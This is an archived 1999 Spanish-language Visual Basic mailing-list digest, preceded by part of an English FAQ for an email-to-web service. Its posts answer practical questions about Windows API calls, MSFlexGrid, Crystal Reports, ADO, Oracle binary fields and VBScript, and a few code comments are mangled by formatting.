8. Can I send you some money?
For increased or assured services? No
As a gift? Yes.

9. Why do you provide this service, for free???
Because I am priveliged to have a good Internet connection, and I know there are a lot of people for whom the World Wide Web has many valuable resources, but they have access only to email. The robot is intended to provide these people with that vital access.

10. Why the quotas and limits and everything?
After 6 years of operation, the robot started to be abused no more than 6 months ago. It now uses more than 3 times as much of my Internet connection that I do! My employer is most unhappy about this, and has ordered me to reduce it or shut it down!

---------- Thank you for taking the time to read through this. I hope that kfs.org will prove useful to you, and hope that you will be considerate of the freedom of this service.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cambiar posición y tamaño de otra aplicación

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

Puedes emplear la función del API MoveWindow (y FindWindow para obtener el hwnd de la ventana a mover).

```
Private Declare Function MoveWindow Lib "user32" (ByVal hwnd As Long, _
        ByVal x As Long, ByVal y As Long, ByVal nWidth As Long, ByVal nHeight _
        As Long, ByVal bRepaint As Long) As Long


Private Declare Function FindWindow Lib "user32" Alias "FindWindowA" _
        (ByVal lpClassName As String , ByVal lpWindowName As String) As Long
```

>At 09:46 2/12/99 +0100, you wrote:
>Hola a todos. Mi problema es el siguiente:
>Utilizo Shell para llamar desde mi programa en vb6 a una aplicación, sendkeys para
>enviarle teclas y así que haga lo que yo quiero, y appactivate para activar la
>aplicación cuando me interesa. Pero lo que necesito es que cuando me aparece la
>ventana de la aplicación esta lo haga a un tamaño determinado y en una posición
>determinada de la pantalla. ¿Como puedo hacerlo?

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi

Podrás encontrar información sobre VB, las listas vb-esp y visualbasic-esp y un resumen de los mensajes de las mismas

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Especificar Ruta BD en Crystal Report

Mensaje enviado por "Carlos Tineo" <ctineo@fundacite.arg.gov.ve>

Hola Listeros

>At 10:54 a.m. 29/11/99 -0400, you wrote:
>
>¿Como puedo especificar con el control crystal report la ruta de la BD o la
>Cadena de conexión desde Visual Basic en Tiempo de Ejecución?.

La forma más sencilla que conozco es asociando el control del crystal a un DataControl y a su vez este asociado con un recorset que se puede generar en tiempo de ejecución
algo así como:

```
cmdCambiaRecorset_click() 'Un boton ed comando por ejemplo
dim db as database
dim rs as recorset 'Ojo este ejemplo es valido para DAO aunque se puede modificar para trabajar con ADO

set db = set db = dbengine.OpenDatabase("mirutaMisdatos")
set rs = db.openrecordset("unatablaOunaSQL")
Set data1.databasename = db.name
set data1.recordset = rs
data1.refresh

' en este punto ya puedes mandar a ejecutar tu reporte.
```

De todas Maneras si no me supe explicar bien, un poco más abajo esta un mensaje de Luis Ja bastante bueno referente al tema
****

Como imprimir un Recordset en Crystal Report (CR 4.6)
Para que salga el contenido de un Recordset (y no toda la base de datos), tenemos que hacer:
· Insertar un control Crystal Report en el formulario y un control Data
· Asignar la propiedad DataSource al Control Data que queramos
· En las propiedades del control CR, en la solapa Informe enlazado a datos, pulsar sobre "Guardar informe como ...", poner un nombre para el nuevo informe. Y seguir las instrucciones.
· En la solapa "General" del CR, asignar a la propiedad ReportFileName el fichero que hemos guardado en el paso anterior.
· Salir de "Propiedades de Crystal Report"
Una vez hecho esto, podemos modificar el fichero que hemos creado desde el Crystal Report, ponerle los campos que queramos....

Pasar parámetros al CR 4.6
Una vez preparado el informe (con CR), en el que hemos insertado una formula (o las que queramos) que hemos llamado "@Formula1", para ponerle a esta formula un valor desde VB tenemos que poner:

```
'Para pasar el parámetro
CrytalReports1.Formulas(0) = "Formula1= '" & "Aquí ponemos el parámetro" & "'"
'Para que salga el informe
CrytalReports1.Action = 1
```

NOTA: las comillas simples son necesarias para poder pasar una variable y el igual

(=) debe ir pegado al nombre de la formula.
Saludos
Luis Javier

****

Saludos desde Maracay-Venezuela
Carlos Tineo
ctineo@fundacite.arg.gov.ve (Preferente)
ctineo@yahoo.com
ctineo@geocities.com
ICQ: 26047721

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mensaje enviado por "govoni" <govoni@mx2.redestb.es>

Te envio alguna informacion sobre FlexGrid que encontré hace tiempo por ahí,
...
Saludos
J.Carlos

METER DATOS EN EL GRID
Hay varias maneras de poblar de datos un MSFLexGrid. No hay ninguna "oficial" o con claras diferencias de velocidad por lo que el elegir una u otra depende del origen de los datos y del gusto del programador.
Para datos contenidos en una base de datos la opción obvia es ligar el grid a un DataControl. Una vez establecidas las propiedades DatabaseName y RecordSource del DataControl, simplemente hay que usar la propiedadDataSource del MSFlexGrid para ligar el grid al DataControl. El grid se llenará automáticamente con los datos, una fila por cada registro.
La primera fila contendrá las cabeceras de las comunas derivadas de los nombres de los campos de la base de datos. Si no quieres estas cabeceras emplea el método RemoveItem para borrarlas. Como MSFlexGrid no permite borrar una línea de cabecera (fija), debes poner primero la propiedad FixedRows a cero.

En el modo no enlazado, MSFlexGrid es un contenedor de datos: pones el dato una vez y permanece allí durante la vida del grid. Existen cuatro propieadades y un método que te ayudarán a hacer esto : el método AddItem method, y las propiedades Clip, Text, TextArray y TextMatrix.

Si está usando el grid como listbox, o prefieres pensar en él como en un listbox, usa el método AddItem para poblarlo.
El siguiente código crea un grid de dos columnas con las letras desde la A hasta la Z y sus códigos ASCII.

```
MSFlexGrid1.Rows = 0
For I = Asc("A") To Asc("Z")
  MyData = Chr$(I) & vbTab & I
  MSFlexGrid1.AddItem MyData
Next
```

El método AddItem añadirá 26 filas a las existentes en el grid, por eso ponemos la propiedad Rows a cero antes de empezar. Hay que tener en cuenta que el tabulador (vbTab) se usa para separar los datos para la segunda columna. El método AddItem tiene un parámetro opcional Index para añadir la fila en una localización específica.

La propiedad Clip se usa para rellenar un grid con un rango de datos de algún origen de datos que tenga un método Clip compatible. Un rdoResulset es un origen de datos y su método GetClipString cumple las condiciones. El siguiente ejemplo cojerá las primeras cuatro filas de la tabla Customers y las copiará en las filas 5 a 8 del grid.

```
Dim rs As rdoResultset

Set rs = MyConnection.OpenResultset("Customers")
>select the target range
MSFlexGrid1.Row = 5
```

```
MSFlexGrid1.Col = 1
MSFlexGrid1.RowSel = 8
MSFlexGrid1.ColSel = rs.rdoColumns.Count

>get the data
MSFlexGrid1.Clip = rs.GetClipString(4) >returns 4 rows
```

Hay que destacar que no hemos tenido que tratar los datos a nivel de campo, la propiedad Clip lo hace por nosotros. La propiedad Clip retorna los datos formateados de manera que también nos servirían para hacer Cortar y Pegar desde una zona del grid a otra.

La propiedad Text es usada frecuentemente para asignar el contenido de una celda. Esta celda debe ser la celda activa, por lo que previamente debes emplear las propiedades Row y Col para seleccionar la celda deseada. Para asignar un valor a un rango de celdas debes emplear la propiedad FillStyle conjuntamente con la porpiedad Text. El código siguiente pone una "X" en cada celda de un grid :

```
MSFlexGrid1.Row = 0
MSFlexGrid1.Col = 0
MSFlexGrid1.RowSel = MSFlexGrid1.Rows - 1
MSFlexGrid1.ColSel = MSFlexGrid1.Cols - 1
MSFlexGrid1.FillStyle = flexFillRepeat
MSFlexGrid1.Text = "X"
```

Si tu no quieres cambiar de celda activa para asignar valores debes emplear las propiedades TextArray y TextMatrix. Estas propiedades dan valor a un grupo arbitrario de celdas sin cambiar las propiedades Row y Col. TextMatrix direcciona una celda empleando la notación de fila y columna. TextArray usa un índice para referenciar una celda. Este índice es simplemente una numeración, empezando en cero, de las celdas de izquierda a derecha y de arriba a abajo. En un grid de 2 x 2 las siguientes líneas modifican el valor de la celda inferior derecha :

```
MSFlexGrid1.TextArray(3) = "X"
MSFlexGrid1.TextMatrix(1,1) = "X"
```

Como ves, hay gran variedad de maneras de poner datos en un MsFlexGrid.

TECNICAS DE ORDENACION

MSFlexGrid tiene capacidades de ordenación flexibles y rápidas. En muchos casos es más rápido usar la ordenación interna que emplear la cláusula ORDER BY en la consulta SQL.

Las opciones de ordenación te permiten ordenar ascendente o descendentemente tanto números como caracteres. La ordenación de caractéres puede ser sensible a mayúsculas / minúsculas o nó, según se desee. La propiedad Sort especifica el tipo de ordenación. Esta propiedad puede ser entendida también como un método porque la acción de ordenar se produce cuando se modifica su valor.
Puedes ordenar varias columnas para dar un efecto de ordenación por varias claves.

Existen dos técnicas que pueden ser usadas para dar más flexibilidad a la ordenación. Establecer la propiedad Sort a flexSortCustom hace que el evento Custom se dispare cada vez que el grid es ordenado. Puedes usar este evento para implementar cualquier tipo de ordenación que quieras. El segundo método emplea una columna oculta y deja que el grid haga el trabajo. Supongamos que tienes un campo de una base de datos que devuelve una fecha en formato corto. Ni la ordenación numérica ni la de caracteres ordenará correctamente esta columna. Para ordenar por

fecha necesitas añadir una columna extra y ponerle anchura cero. Rellena la columna con los valores obtenidos de convertir la fecha en número y ordena por esta columna como se muestra (asumimos que la fecha está en la columna 2):

```
Dim Ro As Integer
Dim SortCol As Integer
Dim SortDate As Double
>add a column to hold the sort key
MSFlexGrid1.Cols = MSFlexGrid1.Cols + 1
SortCol = MSFlexGrid1.Cols - 1
MSFlexGrid1.ColWidth(SortCol) = 0 >invisible
>calculate key values & populate grid
For Ro = 1 To MSFlexGrid1.Rows - 1
   SortDate = DateValue(MSFlexGrid1.TextMatrix(Ro, 2))
   MSFlexGrid1.TextMatrix(Ro, SortCol) = SortDate
Next Ro

>do the sort
MSFlexGrid1.Col = SortCol >set the key
MSFlexGrid1.Sort = flexSortNumericAscending
```

EDITANDO LOS DATOS DEL GRID

MSFlexGrid no tiene incluída la capacidad de editar celdas, pero provee los instrumentos necesarios para que sea sencillo añadirla mediante programación. La ventaja de esto es que puedes implementarla a tu gusto. La técnica se basa en que la edición no ocurre realmente en el grid sino en un textbox posicionado sobre la celda editada.

En este ejemplo, daremos al usuario dos formas de entrar en modo edición, por hacer doble click en una celda o, simplemente, por empezar a escribir sobre ella. Las siguientes dos rutinas implementan esto :

```
Private Sub MSFlexGrid1_DblClick()
  GridEdit Asc(" ")
End Sub

Private Sub MSFlexGrid1_KeyPress(KeyAscii As Integer)
  GridEdit KeyAscii
End Sub
```

En cada caso llamamos a la rutina de edición y le pasamos la pulsación de una tecla. En el caso del doble click le pasamos un espacio en blanco. La rutina GridEdit inicializa el textbox y lo mueve a su posición.

```
Sub GridEdit(KeyAscii As Integer)
  >emplear la fuente correcta
  Text1.FontName = MSFlexGrid1.FontName
  Text1.FontSize = MSFlexGrid1.FontSize
  Select Case KeyAscii
    Case 0 To Asc(" ")
         Text1 = MSFlexGrid1
         Text1.SelStart = 1000
    Case Else
         Text1 = Chr(KeyAscii)
         Text1.SelStart = 1
  End Select
  >posicionar el textbox
  Text1.Left = MSFlexGrid1.CellLeft + MSFlexGrid1.Left
```

```
  Text1.Top = MSFlexGrid1.CellTop + MSFlexGrid1.Top
  Text1.Width = MSFlexGrid1.CellWidth
  Text1.Height = MSFlexGrid1.CellHeight
  Text1.Visible = True
  Text1.SetFocus
End Sub
```

Por propósitos de demostración, la instrucción Case en la rutina GridEdit muestra dos maneras diferentes de entrar en modo edición. En la práctica es probable que emplees sólo uno de ellos, o uno diferente creado por ti. Si se entra en modo edición mediante doble click se copian los contenidos de la celda en el textbox y se pone el cursor al final del mismo. Si entramos presionando una tecla normal, se ignora el contenido de la celda y se inserta la tecla pulsada en el textbox. El posicionamiento del textbox puede
realizarse en una sola instrucción empleando el método Move. Hamos usado cuatro líneas para facilitar la lectura de este artículo.

Ahora necesitamos uan serie de rutinas que manejen lo que sucede cuando el usuario se mueve a diferente celda o a otro control. El evento LeaveCell será tambien el lugar en el que pondrás las validaciones que necesites.

```
Private Sub MSFlexGrid1_LeaveCell()
  If Text1.Visible Then
     MSFlexGrid1 = Text1
     Text1.Visible = False
  End If
End Sub

Private Sub MSFlexGrid1_GotFocus()
  If Text1.Visible Then
    MSFlexGrid1 = Text1
    Text1.Visible = False
  End If
End Sub
```

Pondremos ahora un poco de código de navegación en el evento KeyDown del textbox para que, por ejemplo, el usuario pueda abandonar el modo edición presionando Esc y moverse a otra fila presionando "las flechas".

```
Private Sub Text1_KeyDown(KeyCode As Integer, Shift As Integer)
  Select Case KeyCode
    Case vbKeyEscape
      Text1.Visible = False
      MSFlexGrid1.SetFocus
    Case vbKeyReturn
      MSFlexGrid1.SetFocus
    Case vbKeyDown
      MSFlexGrid1.SetFocus
      DoEvents
      If MSFlexGrid1.Row < MSFlexGrid1.Rows - 1 Then
         MSFlexGrid1.Row = MSFlexGrid1.Row + 1
      End If
    Case vbKeyUp
      MSFlexGrid1.SetFocus
      DoEvents
      If MSFlexGrid1.Row > MSFlexGrid1.FixedRows Then
         MSFlexGrid1.Row = MSFlexGrid1.Row - 1
      End If
```

```
  End Select
End Sub
```

Finalmente necesitamos una línea de código para suprimir el Beep que ocurre cuando presionamos la tecla Enter en un textbox:

```
Private Sub Text1_KeyPress(KeyAscii As Integer)
  >suppresión del beep
  If KeyAscii = vbKeyReturn Then KeyAscii = 0
End Sub
```

Para lograr el efecto pretendido tenemos que asignar algunas propiedades al textbox en tiempo de diseño : Appearance = 0 (flat) y BorderStyle = 0 (none). También debemos poner Visible = False para que el textbox no sea inicialmente visible. Para mejorar este código el textbox necesita un desplazamiento adicional hacia abajo y hacia la derecha (con la correspondiente reduccion de tamaño) para que el texto esté exactamente
alineado con el de las celdas adyacentes.
Probablemente también quieras escribir algo de código en el evento scroll del grid para que hacer un click en la barra de scroll del grid no haga perder el foco al textbox.

Ten en cuenta que esta técnica no está limitada a usar un TextBox para la edicion. Puedes usar un combobox, checkbox o incluso un control de calendario para editar, según la columna que estés editando.

MSFlexGrid es un control muy flexible y este artículo sólo toca algunas de las cosas que puedes hacer con él.
Según te vayas familiarizando con él, irá pasando a formar parte de tus herramientas de trabajo. La mezcla de celdas y el "pivoting" son dos características únicas en el
MSFlexGrid que le dan un tremendo poder.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Mensaje enviado por "Diego Buendía" <diegobb@teleline.es>

Hola Raúl:

Yo lo conseguí usando el código que sigue:

```
Private db As ADODB.Connection

Sub Conectar(sMDB As String)
Set db = New ADODB.Connection
db.CursorLocation = adUseClient
db.Open "PROVIDER=MSDataShape;Data PROVIDER=Microsoft.Jet.OLEDB.3.51;Data
Source=" & sMDB & ";"
End Sub
```

Tal vez te interese este artículo de la KB de MSDN (How to create Hierarchical Recordsets programmatically):

http://support.microsoft.com/support/kb/articles/q196/0/29.asp

Un saludo,

Diego Buendía
Barcelona, Spain
diegobb@teleline.es

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Hacer parpadear la barra de título

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

Puedes emplear la función del API FlashWindow.
Le pasas el hwnd de la ventana y true.
Esto hace un sólo parpadeo. Si quieres más debes llamarla repetidamente.

>At 21:29 1/12/99 -0300, la_muerte wrote:
>he visto que cuando tengo la ventana de susurro abierta y sin que esta tenga el foco, >cuando llega un nuevo mensaje a esta ventana, la BARRA DE TITULO comienza a titilar. >Busqué alguna propiedad que permitiera hacer esto y no encontré nada. ¿Alguien sabe >como hacerlo, ya sea con API's o con,lo qué sea?

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi
Podrás encontrar información sobre VB, las listas vb-esp y visualbasic-esp y un resumen de los mensajes de las mismas

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Identificador de llamadas

Mensaje enviado por "Pablo Taboada" <pablotaboada@usa.net>

Hola

Si bien no es tema de la lista les comento que para que el origen de sus llamadas telefonicas no sean detectadas deben anteponer lo siguente *31# esta informacion me la brindaron en Telecom Argentina, no se como sera en otros paises.
Personalmente lo utilizo en mis conexiomes a Internet.
Si alguien dispone de informacion referente a los identificadores de llamada o númeraciones especiales me gustaria recibirla.

Saludos

Pablo Taboada

pablotaboada@usa.net

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Insertar Gráfico en Oracle

Mensaje enviado por cbermude@email.ypf.com.ar

No es mucho lo que sé de Oracle 8, pero creo que el tratamiento que podés hacer es el mismo que haríamos con un "LongRow" de Oracle 7.3.4. La diferencia está en la capacidad de almacenamiento (algo de 15 Gbytes.) por columna, y (acá está lo que es muy fuerte) la posibilidad de agregar "cardtridges" que te permitan hacer consultas (con SQL extendido) sobre esa columna de contenido "binario", siempre y cuando los datos contenidos en cada tupla tengan una cierta coherencia. No sería lógico comparar una
archivo MP3 con una Imágen satelital. (Con excepción de "El Lado Oscuro de la Luna" de Pink Floyd) :-)))

Si estás usando ADO con el ORACLE Provider, simplemente podés usar el método que está en la MSDN. (Que anda, y bien) Si estás usando RDO, DAO, o cualquier cosa que se conecte con ODBC, te diría que no consumas esfuerzos de gusto. No son lo suficientemente robustos para manejar lo que vos querés.

Bueno, te detallo lo que hago para almacenar campos binarios. Extraído de la documentación de "OO4O".
Acá va el Ej.:

```
Sub AppendChunkExample (FName As String)

 Dim NumChunks As Integer, RemChunkSize As Integer
 Dim TotalSize As Long, CurChunk As String
 Dim I As Integer, FNum As Integer, ChunkSize As Integer

 'Set the size of each chunk.
 ChunkSize = 10240

 'Begin an add operation.
 OraDynaset.DbAddNew

 'Clear the LONGRAW field.
 OraDynaset.Fields("LONGRAW").Value = ""

 'Get a free file number.
 FNum = FreeFile

 'Open the file.
 Open FName For Binary As #FNum

 'Get the total size of the file.
 TotalSize = LOF(FNum)

 'Set number of chunks.
 NumChunks = TotalSize \ ChunkSize

 'Set number of remaining bytes.
 RemChunkSize = TotalSize Mod ChunkSize

 'Loop through the file.
 For I = 0 To NumChunks

  'Calculate the new chunk size.
```

```
  If I = NumChunks Then
   ChunkSize = RemChunkSize
  End If

  CurChunk = String$(ChunkSize, 32)

  'Read a chunk from the file.

  Get #FNum, , CurChunk

  'Append chunk to LONGRAW field.
  OraDynaset.Fields("LONGRAW").DbAppendChunk (CurChunk)
 Next I

'Complete the add operation and update the database.
OraDynaset.DbUpdate

 'Close the file.
 Close FNum

End Sub
```

Espero que te sirva,

Saludos.
claudio.

PD: A mi tampoco me gusta dejar las imágenes "sueltas" en un directorio del disco. Creo que en eso la BD debe ser autosuficiente.

Resumen

Página de Visual Basic

Página principal

Linux y Visual Basic *(2 mensajes)*

Mensaje enviado por Esperón, Alejandro <alejandro@correo.com.uy>

Podrias usar el wine o si no el vmware.
Personalmente prefiero el vmware :)

Saludos
    Alejandro

PD: la direccion para el vmware es http:/www.vmware.com

-----Mensaje original-----
De: Douglas Molina [mailto:dmolina@cocesna.hn]
Enviado el: miércoles 8 de diciembre de 1999 15:04
Para: 'visualbasic-esp@egroups.com'
Asunto: (VB-ESP) linux y vusial basic?

saben de algun emulador para correr programas de visual basic o windows
en linux, si tienen direcciones de sitio seria mejor

Douglas

Mensaje enviado por "Juan Salazar" <jsalazar@merkafon.com>

Checate el VMware Virtual Plataform. Esta es la pagina: http://www.VMware.com.

Creo quje he oido que es pobre en rendimiento o requiere de muchos recursos para
que tener un rendimiento mas estable.

Saludos.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

MsAdo15.dll error al registrar. Solucion...

Mensaje enviado por Gustavo Cubos <gccnam@yahoo.com>

La solucion a este problema la encontre en:

http://support.microsoft.com/support/kb/articles/Q184/2/65.asp

Gracias a todos los que contestaron.
Gustavo.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Parar hasta que se pulse una tecla

Mensaje enviado por "Roberto Alonso" <desarrollo@bastos.es>

Puedes hacerte una función con un bucle do while sin salida y en el incluir la api que detecta la pulsación de una tecla, lo de cualquiera yo ya no se, pero si te vale el Space o Return... así seria esta función: (no lo he probado pero funcionara.

```
en un módulo:
Declare Function GetAsyncKeyState Lib "user32.dll" (ByVal vKey As Long) As
Integer 'DETECTAR LA PULSACION DE UNA TECLA EN UN BUCLE
Public Const VK_ESCAPE = &H1B
Public Const VK_LBUTTON = &H1
Public Const VK_ENTER = &HD
Public Const VK_F10 = &H79

la funcion

do
  If GetAsyncKeyState(VK_ESCAPE) < 0 Then
        If MsgBox("¿Finalizar proceso?", vbYesNo + vbQuestion) = vbYes Then
            exit do
        End If
  End If
loop
```

Salu2 Roberto Alonso #poti.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Problema con AbsolutePosition

Mensaje enviado por "Josep A. Ferrando" <jfcarpi@wanadoo.es>

Hola,
Hay que especificar en el recordset que se utilize un cursor en el servidor porque sino el Jet siempre devuelve -1, ya que si se usa del lado cliente no soporta 'AbsolutePosition', o sea creo que si pones

```
rsRegistro.CursorLocation = adUseServer
```

obtendras lo que buscas.

Esta informacion y mucha mas la puedes encontrar en un articulo que hay en el web de Microsoft titulado 'Migrating from DAO to ADO. Using ADO wiht the Jet Provider' de Alyssa Henry (http://www.microsoft.com/data/ado/adotechinfo/dao2ado.htm), creo que
no tiene desperdicio.

Saludos
Josep A. Ferrando

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Problemas con RecordCount en ADO

Mensaje enviado por "Josep A. Ferrando" <jfcarpi@wanadoo.es>

Hola,
A ver si te ayuda esto, la propiedad RecordCount devuelve -1 si el cursor del Recorset es de tipo 'forward-only' o 'dynamic', y devuelve en numero de elementos si es 'static' o 'keyset'.
Pero es que los Recorset creados con el metodo Execute del objeto Connection o Command generan un recorset 'forward-only'.

Saludos,
Josep A. Ferrando

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Rutinas para combos *(2 mensajes)*

Mensaje enviado por "Eric Pap" <eric@ksistemas.com>

Bueno.. y para colaborar un poco con el tema de los combos, les mando otra alternativa a lo que propone Oswaldo.El codigo de una funcion que hice para llenar uno o mas combos, que realmente me ha andado de maravillas.

```
Public Sub LlenarCombo(Tabla As String, CampoTexto As String, _
CampoIndice As String, Orden As String, ParamArray Combos() As Variant)
Dim i As Integer
Dim Llenado As Recordset
sql = "SELECT * FROM " & Tabla & " ORDER BY " & Orden
Set Llenado = MiBaseDatos.OpenRecordset(sql, dbOpenDynaset)
Screen.MousePointer = vbArrowHourglass
DoEvents 'servira?
Do While Not Llenado.EOF
    For Each ComboBox In Combos
        ComboBox.AddItem UnNull(Llenado, CampoTexto)
        ComboBox.ItemData(ComboBox.NewIndex) = Llenado(CampoIndice)
    Next
    Llenado.MoveNext
Loop
Llenado.Close
Screen.MousePointer = vbDefault
End Sub
```

Donde:
Tabla: Nombre de la tabla origen de los datos.. puede contener una clausura where, join , etc...(Ej:"Clientes", "Clientes WHERE Tipo=1"...)

CampoTexto: El campo de la tabla que llena la parte de texto del control
CampoIndice: El campo de la tabla que llena los indices(prop. ItemData)
Orden: Campo por el que ordeno
Combos():Coleccion de combos a llenar(ej, Combo1, Combo2,....)

Espero que les sirve y se aceptan sugerencias. jeje

saludos

Eric
eric@ksistemas.com

Mensaje enviado por "Oswaldo D'Acevedo" <Oswaldo@heuristika.com>

La siguiente es una adaptacion a unas subrutinas que usamos aca y que les pudiera ser de utilidad: Ambas pueden ponerlas en un Modulo BAS

```
Option Explicit

Private Declare Function SendMessage Lib _
    "user32" Alias "SendMessageA" (ByVal _
    hwnd As Long, ByVal wMsg As Long, ByVal _
    wParam As Long, lParam As Any) As Long
```

```
Public Sub SetListIndex(lst As Control, _
    ByVal NewIndex As Long)
    Const CB_GETCURSEL = &H147
    Const CB_SETCURSEL = &H14E
    Const LB_SETCURSEL = &H186
    Const LB_GETCURSEL = &H188
    If TypeOf lst Is ListBox Then
        Call SendMessage(lst.hwnd, _
            LB_SETCURSEL, NewIndex, 0&)
    ElseIf TypeOf lst Is ComboBox Then
        Call SendMessage(lst.hwnd, _
            CB_SETCURSEL, NewIndex, 0&)
    End If
End Sub
Public Sub LoadCombos(MyCmbOri As Control, ParamArray pCombo() As Variant)
   Dim II As Integer, JJ As Integer
   On Error GoTo hError
   For II = 0 To UBound(pCombo)
       If (TypeOf pCombo(II) Is ComboBox Or TypeOf pCombo(II) Is ListBox) Then
            pCombo(II).Clear
            If Not (MyCmbOri.ListCount = 0) Then ''Cuando tiene informacion
               For JJ = 0 To MyCmbOri.ListCount - 1
                    MyCmbOri.Visible = False
                    SetListIndex MyCmbOri, JJ
                    'MyCmbOri.ListIndex = JJ
                 pCombo(II).AddItem MyCmbOri
               Next JJ
            Else
                Exit Sub
            End If
       Else
            MsgBox ("los controles a llenar deben ser o ComboBoxes o ListBoxes"),
vbCritical
            Exit Sub
       End If
   Next II
   Exit Sub
hError:
MsgBox "Error: " & Str(Err) & " " & Error$, vbExclamation
End Sub
```

La primera "SetListIndex" es una funcion que la copiamos de VBJM (magazine especializado en VB) y que recibiendo un control ComboBox o ListBox y un entero (que debe ser el index de uno de sus Items) posiciona el puntero del Combo o List box en dicho Item. La gran ventaje de esto es que no "Dispara" el evento Click del Combo o List Box , evitando al programador tener que poner "banderas" para evitar eventos "clicks" indeseables (casi siempre ocurriendo el el momento de la carga de la data).

(la declaracion de SendMessage es necesaria para esta subrutina).

La sintaxis es la siguiente

```
SetListIndex cbmCombo1, NuevoIndex
```

La segunda Subrutina es una que prepare (en nuestro caso recibe un Recorset y el nombre de un campo del mismo) que recibe un ComboBox o ListBox (la fuente podriamos decir) y puebla un numero indefinido de ComboBoxes o ListBoxes.

En la subrutina deje la opcion de SetListIndex como la usada para posisionarse en la linea que se quiere copiar, pero esta "Remeada" la opcion clasica de La propidad ListIndex (la que dispara el evento click)por si no desean usar la subrutina SetListIndex.

La sintaxis de Llamada seria:

Asumamos que El Combo Origen se llama cmbOriginal y esta en un Form llamado frmOriginal y que esta cargado Asumamos que hay N (de 1 a N) combos (cmbDestinoN) distino y que ademas estan en N forms (de 1 a N, iguales o diferentes, llamdos frmDestinoN).

LoadCombos frmOriginal.cmbOrigen, frmDestino1.cmbDestino1, rmDestino2.cmbDestino2, ..., frmDestinoN.cmbDestinoN

Un caso particular en el que todos los combos (origen y destino) estan en un form llamado Form1 donde combo1 es el origen y combo2 y combo3 son los destinos, la sintaxis seria

LoadCombos combo1, combo2, combo3

A Eric le podria ser util, aunque no es lo que espera. Esta noche tratare de ver si hay alguna manera (mediante una funcion API tal vez) de asignar en Bloque todos miembros de un combo a otro (como el lo plantea).

Saludos

Oswaldo D'Acevedo

PD. si a alguien le interesa un ejemplo (un pequeño proyecto en VB) que me lo deje saber, con gusto le enviare.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Un par de ejemplos (tray, logo)

Mensaje enviado por "Pablo Taboada" <pablotaboada@usa.net>

Estimados Amigos

Les envio un par de ejemplos que encontre en Internet para realizar algunas aplicaciones , espero les sean utiles.

Saludos
Pablo Taboada

ejemplo1.zip vertical.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mensaje enviado por "Diego Buendía" <diegobb@teleline.es>

Hola, habitante...:

Te cuento lo que se de VBScript.

VBScript es un lenguaje de programación extremadamente parecido a VB.
Entiendo que es un subconjunto de VB en tanto que tiene algunas simplificaciones. La más llamativa a priori es que las variables no son tipadas, es decir, todas son Variants y se declaran sin 'AS ...'. Sin embargo, sintácticamente es exactamente igual, siendo éste un extremo que facilita mucho su aprendizaje y uso.

VBScript es un lenguaje que puede usarse en diferentes entornos. Esto es lo que crea confusión. Se puede usar en un servidor Web, dentro de las llamadas Active Server Pages (ASP). Se puede usar en las páginas HTML, como Script de Cliente. Y se puede usar dentro del Window Scripting Host, que es una extensión del sistema operativo Windows que habilita a éste para reconocer y ejecutar archivos VBS a modo de nuevos archivos .BAT.

VBS EN ASP:

Una página activa de servidor es una página HTM en la cual insertas código de script que se ejecuta ANTES de enviar la página al cliente. Esto es un ejemplo de VBS en una página ASP:

* DEFAULT.ASP

```
<@ LANGUAGE=VBScript RUNAT=Server>
<% Dim x, i For i=1 To 5 Response.Write "Hola
" Next %>
```

Cuando el usuario llama a esta página ASP, el servidor interpreta las líneas de código entre los tags <% ... %> y las ejecuta. Las restantes líneas HTML se envían directamente al buffer de salida. Dentro del Script, sólo se envía a la salida lo que sigue a las instrucciones Response.Write. De modo que en el buffer de salida (el que recibe el cliente) se recibe lo siguiente:

```
Hola
Hola
Hola
Hola
Hola
```

Conclusión: el código VBS incluido en la página ASP no sale del servidor. Sólo se envía el resultado de los procesos incluidos en dicho código.

Existe confusión acerca del VBS existente en ASP, y es el que se deriva del uso del objeto Response y los otros objetos típicos de ASP: Request, Session, Application y Server. Estos objetos son ActiveX que modelan el servidor Web para que puedas manejarlo desde VBS, pero no son parte del lenguaje VBS, del mismo modo que no diríamos que la jerarquía de objetos de Excel es parte de VB. Lo que ocurre es que, en el entorno ASP, dichos objetos son accesibles de una forma directa, mientras que otros objetos
ActiveX deben crearse mediante (p.ej.)

```
Dim xObj
Set xObj = Server.CreateObject("ADODB.Recordset")
...
```

Naturalmente, para usar VBS en scripts del lado servidor tendrás que conocer los objetos ASP, pero esa es otra historia.

VBS EN LADO CLIENTE

La misma sintaxis <% ... %> que se usa en scripts del lado servidor se usan en el lado cliente. Es el mismo VBS. La diferencia es que en el lado cliente no tienes acceso a los objetos de servidor Response, Request... En el lado cliente lo que puedes programar es el objeto Navegador, que tiene su propia jerarquía de objetos (bastante más compleja que la del lado servidor): Frames, Windows, History, Links.... Puedes ver scripts de cliente en muchas páginas Web, dado que este código se envía tal cual al cliente.

VBS EN WSH

Si usar Windows 98, posiblemente tengas ya instalado el WSH. Para saberlo, crea un fichero .VBS en el Escritorio y observa el icono resultante. El icono VBS es diferente del estandar de Windows para ficheros en general. En otro caso, se puede bajar sin costo desde Microsoft. El enlace actual a WSH es el siguiente:

http://msdn.microsoft.com/scripting/default.htm?/scripting/windowshost/download/default.htm

Si tienes WSH instalado, prueba a crear un PRUEBA.VBS tal como sigue

```
MsgBox "Hola"
```

